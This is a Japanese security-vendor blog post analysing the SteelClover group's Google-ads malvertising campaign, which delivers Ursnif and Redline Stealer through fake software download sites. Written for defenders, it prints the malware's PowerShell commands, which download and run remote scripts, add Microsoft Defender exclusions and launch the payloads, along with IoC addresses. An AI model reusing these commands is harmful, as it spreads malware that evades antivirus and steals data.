SteelCloverによるGoogle広告経由でマルウェアを配布する攻撃の活発化について

insight-jp.nttsecurity.com/post/102i7af/steelclovergoogle

Rintaro Koike

本日の記事は、SOC アナリスト 小池 倫太郎の記事です。

2023年1月初めから複数の日本企業において、Google広告経由でマルウェアをダウンロードするインシデントが急増しています。IcedIDやAurora Stealerを配布するものなど、観測されている攻撃キャンペーンは数多く存在しますが、特に私たちがSteelCloverと呼んでいる攻撃グループによるものが多くなっています。


本稿では、直近で観測されたGoogle広告経由でのマルウェア配布事例の中から、SteelCloverによる攻撃の最新動向を共有します。

SteelClover

SteelCloverは少なくとも2019年から活動している攻撃グループで、金銭を目的に攻撃を行っています。Malsmoke[1][2][3][4]と呼ばれる攻撃キャンペーンを実行している攻撃グループであり、Batloader[5]と呼ばれるマルウェアを使用しており、DEV-0569[6]やWater Minyades[7]と重複があります。SteelCloverによる攻撃は情報窃取の他に、最終的にランサムウェア実行に至るという情報もあります。

私たちはSteelCloverによる攻撃を5つのキャンペーンに分類しており、2023年2月上旬時点ではBatAppキャンペーンとFakeGPGキャンペーンが観測されています。これまでも日本国内で数回スパイクが確認されていましたが、2023年1月上旬から再び活発化しています。


SteelCloverは現在までに様々な変化が観測されており、攻撃手法も日々アップデートされています。以下にSOCで把握しているSteelCloverのイベントを示します。



（その他：Smoke Loader, Raccoon Stealer, Vidar, CargoBay, Qbot）


最新の攻撃フロー

SteelCloverは日々アップデートを続けており、攻撃フローも変化していますが、以下では2023年2月上旬に観測されたFakeGPGキャンペーンによる攻撃をもとにしています。



ユーザがGoogle検索から何らかのキーワードを検索した際、検索結果ページの最上位にGoogle広告が表示されることがあります。現在急増している攻撃（SteelCloverに限らず）では、著名なソフトウェアの名前を検索した際に表示されるGoogle広告を攻撃起点としています。

下記画像のように、SteelCloverの悪性ファイル配布サイトへリダイレクトする悪性広告は正規サイトよりも上位に表示されており、ユーザが誤ってアクセスしてしまう恐れがあります。このとき表示される悪性広告は改ざんされたWebサイトであると考えられます。




悪性ファイル配布サイトは正規サイトをコピーして作成されており、見た目は正規サイトとほとんど変わりません。ダウンロードボタンをクリックすることで悪性ファイルがダウンロードされます。

悪性ファイルはMSIファイルであり、MSIファイルを実行することでPowerShellコードが実行されます。その結果、UrsnifとRedline Stealerがダウンロード・実行され、情報窃取が行われます。

悪性ファイル配布サイト

悪性ファイルを配布するサイトは著名なソフトウェアのWebサイトを模して作成されています。SOCではこれまでに50種類以上SteelCloverによる悪性ファイル配布サイト（FakeGPGキャンペーンに限らず、別キャンペーンも含む）を確認しています。

以前はAnyDeskやTeamViewerのようなリモートデスクトップツールや、SlackやMicrosoft Teamsのようなコミュニケーションツール、Adobe AcrobatやMozilla Thunderbirdのような業務上使用するようなソフトウェアのWebサイトが模倣されてきました。しかし、最近では幅広く著名なソフトウェアを模倣する傾向にあり、それらを予め想定することは難しくなってきています。




MSIファイル

MSIファイルはメモリが4100MB以上ないと実行できないように制限が掛けられています。
これは解析・サンドボックス環境での動作を避けるためであると考えられます。

AI_REQUIRED_PHYSICAL_MEMORY	4100

MSIファイルは実行されると、Custom Action機能を用いてPowerShellコードを実行します。



PowerShellコードは更に別のPowerShellコードをWebサイト上からダウンロード・実行します。

```
DigitallySignScriptSTXSOHFlagsSTX0SOHParamsSTXSOHScriptSTX# Block for declaring the script parameters.
Param()

# Your code goes here.
sleep -Milliseconds 241
[\[]Net.ServicePointManager[\]]::SecurityProtocol = [\[]Net.SecurityProtocolType[\]]::Tls12
(new-object Net.WebClient).DownloadString("https://softs-lab.ru/furmark.gpg") | iexSOHScriptPreambleSTXparam(
  [\[]alias("propFile")[\]]      [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]] $msiPropOutFilePath
 ,[\[]alias("propSep")[\]]       [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]] $msiPropKVSeparator
 ,[\[]alias("scriptFile")[\]]    [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]] $userScriptFilePath
 ,[\[]alias("scriptArgsFile")[\]][\[]Parameter(Mandatory=$false)[\]][\[]string[\]] $userScriptArgsFilePath
 ,[\[]Parameter(Mandatory=$true)[\]]                              [\[]string[\]] $testPrefix
 ,[\[]switch[\]]                                                          $isTest
 )
```

PowerShellコード

MSIファイルによってダウンロード・実行されたPowerShellコードは、まず Add-MpPreference コマンドを用いていくつかの拡張子やディレクトリ、プロセスをMicrosoft Defenderの除外設定に追加します。

```
Add-MpPrefer`ence -ExclusionExtension ".dll", ".cmd", ".bat", ".zip", ".exe"


Add-MpPrefer`ence -ExclusionPath "C:\Windows\System32\drivers\etc", "C:\Windows\System32\Config", "$env:APPDATA"
Add-MpPrefer`ence -ExclusionProcess "Zeip.dll", "Zeip.exe"
```

次に wget コマンドを用いてGPGファイルをダウンロードします。これは後述するGpg4Winを用いて復号され、最終的にUrsnifとRedline Stealerとなります。

```
wget -Uri ("https://softs-lab.ru/Zeip.dll.gpg") -OutFile $env:APPDATA\Zeip.dll.gpg
wget -Uri ("https://softs-lab.ru/Zeip.exe.gpg") -OutFile $env:APPDATA\Zeip.exe.gpg
```

その後、正規のインストーラファイルをダウンロードし、実行します。ユーザから見ると、確かに正規のインストーラが実行されているため、悪性ファイルを開いてしまったことを自覚しにくくなっています。

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$WebClient = New-Object System.Net.WebClient
$WebClient.DownloadFile("https://geeks3d.com/downloads/2022p/FurMark_1.32.1.0_Setup.exe", "$env:APPDATA\Setup.exe")

.$env:APPDATA\Setup.exe
```

また、先にダウンロードしたGPGファイルを復号するために、Gpg4Winがインストールされ、ファイルを復号します。

```
$env:APPDATA
Install-GnuPG -DownloadFolderPath $env:APPDATA


Remove-Encryption -FolderPath $env:APPDATA -Password 'putingod'
```

このときダウンロードされるGpg4Winは長期に渡って同一の非常に古いバージョンであり、かつHTTPでダウンロードするため、検知することは容易です。

```
[string]$DownloadUrl = 'http://files.gpg4win.org/gpg4win-2.2.5.exe'
```

最後に、予めダウンロードしたNSudoを用いて、復号したUrsnifとRedline Stealerを実行します。

```
.$env:APPDATA\Nsudo.exe -U:P -ShowWindowMode:Hide cmd /c powershell.exe -command "rundll32 $env:APPDATA\Zeip.dll, DllRegisterServer; $env:APPDATA\Zeip.exe"
Invoke-WebRe`quest -Uri ('ht'+'t'+'ps:'+'//'+'advertising-check.ru/install.php') -UseBasicParsing
Clear-History
```

実行されるマルウェア

PowerShellコードによって実行されるマルウェアのうち、rundll32.exeを用いて実行されるZeip.dll はUrsnifです。Ursnifは元々バンキングトロジャンであり金融関連の情報窃取を目的としてきましたが、現在SteelCloverが使用しているUrsnifはVNCのモジュールを使用しており、端末へのアクセスを得るために使用されていると考えられます。

PowerShellコードによって実行されるマルウェアのうち、Zeip.exe は .NET製のダウンローダであり、実行されるとRedline Stealerをダウンロード・実行します。Redline Stealerは端末内に保存された機密情報を窃取します。

SteelCloverの背後

SteelCloverはExploit Kitやマルウェアなどを独自で開発しているわけではなく、販売されているものを使用していますが、攻撃者はミスが多く、随所に攻撃者の特徴が反映されています。

例えば、表面的なものであれば、Gpg4Winによってマルウェアを復号する際に使用されるパスワードや、Redline StealerをダウンロードするZeip.exeで使用されている関数名などはロシアを想起させます。これらは攻撃者が意図して自らそうしているわけですが、はじめからそうであったわけではなく、数カ月ほど前からその傾向が顕著となっています。

```
// Token: 0x06000002 RID: 2 RVA: 0x00002058 File Offset: 0x00000258
public static void Main()
{
    GUIDLSJKLJLS.goalvsrussia.russiawin("http://62.204.41.176/putingod.exe");
}
```

また、SteelCloverが管理する攻撃者インフラ（悪性ファイル配布サーバやマルウェア配布サーバ）上で使われている言語や、攻撃者のミスで漏洩した様々な情報にもロシア由来のものが多数含まれていました。これらのことから、SteelCloverはロシア語話者が関与している攻撃グループであると考えられます。

おわりに

SteelCloverは数年前から活動している攻撃グループであり、現在ではGoogle広告経由で悪性ファイルを配布し、UrsnifやRedline Stealerに感染させています。日々積極的にアップデートを続けており、度々日本でも観測されているため、今後も注意が必要です。

IoC

- 47[.]251.52.170
- 37[.]220.83.95
- 5[.]178.2.159
- 81[.]177.136.237
- 81[.]177.6.46
- 62[.]204.41.176

参考文献

[1] Malwarebytes, "Malvertising campaigns come back in full swing", https://www.malwarebytes.com/blog/news/2020/09/malvertising-campaigns-come-back-in-full-swing

[2] Malwarebytes, "Malsmoke operators abandon exploit kits in favor of social engineering scheme", https://www.malwarebytes.com/blog/news/2020/11/malsmoke-operators-abandon-exploit-kits-in-favor-of-social-engineering-scheme

[3] NTTセキュリティ・ジャパン, "Crazy Journey: Evolution of Smoky Camouflage", https://jsac.jpcert.or.jp/archive/2022/pdf/JSAC2022_6_sawabe-tanabe_jp.pdf

[4] Check Point, "Can You Trust a File's Digital Signature? New Zloader Campaign exploits Microsoft's Signature Verification putting users at risk", https://research.checkpoint.com/2022/can-you-trust-a-files-digital-signature-new-zloader-campaign-exploits-microsofts-signature-verification-putting-users-at-risk/

[5] Mandiant, "Zoom For You — SEO Poisoning to Distribute BATLOADER and Atera Agent", https://www.mandiant.com/resources/blog/seo-poisoning-batloader-atera

[6] Microsoft, "DEV-0569 finds new ways to deliver Royal ransomware, various payloads", https://www.microsoft.com/en-us/security/blog/2022/11/17/dev-0569-finds-new-ways-to-deliver-royal-ransomware-various-payloads/

[7] TrendMicro, "Batloader Malware Abuses Legitimate Tools, Uses Obfuscated JavaScript Files in Q4 2022 Attacks", https://www.trendmicro.com/en_us/research/23/a/batloader-malware-abuses-legitimate-tools-uses-obfuscated-javasc.html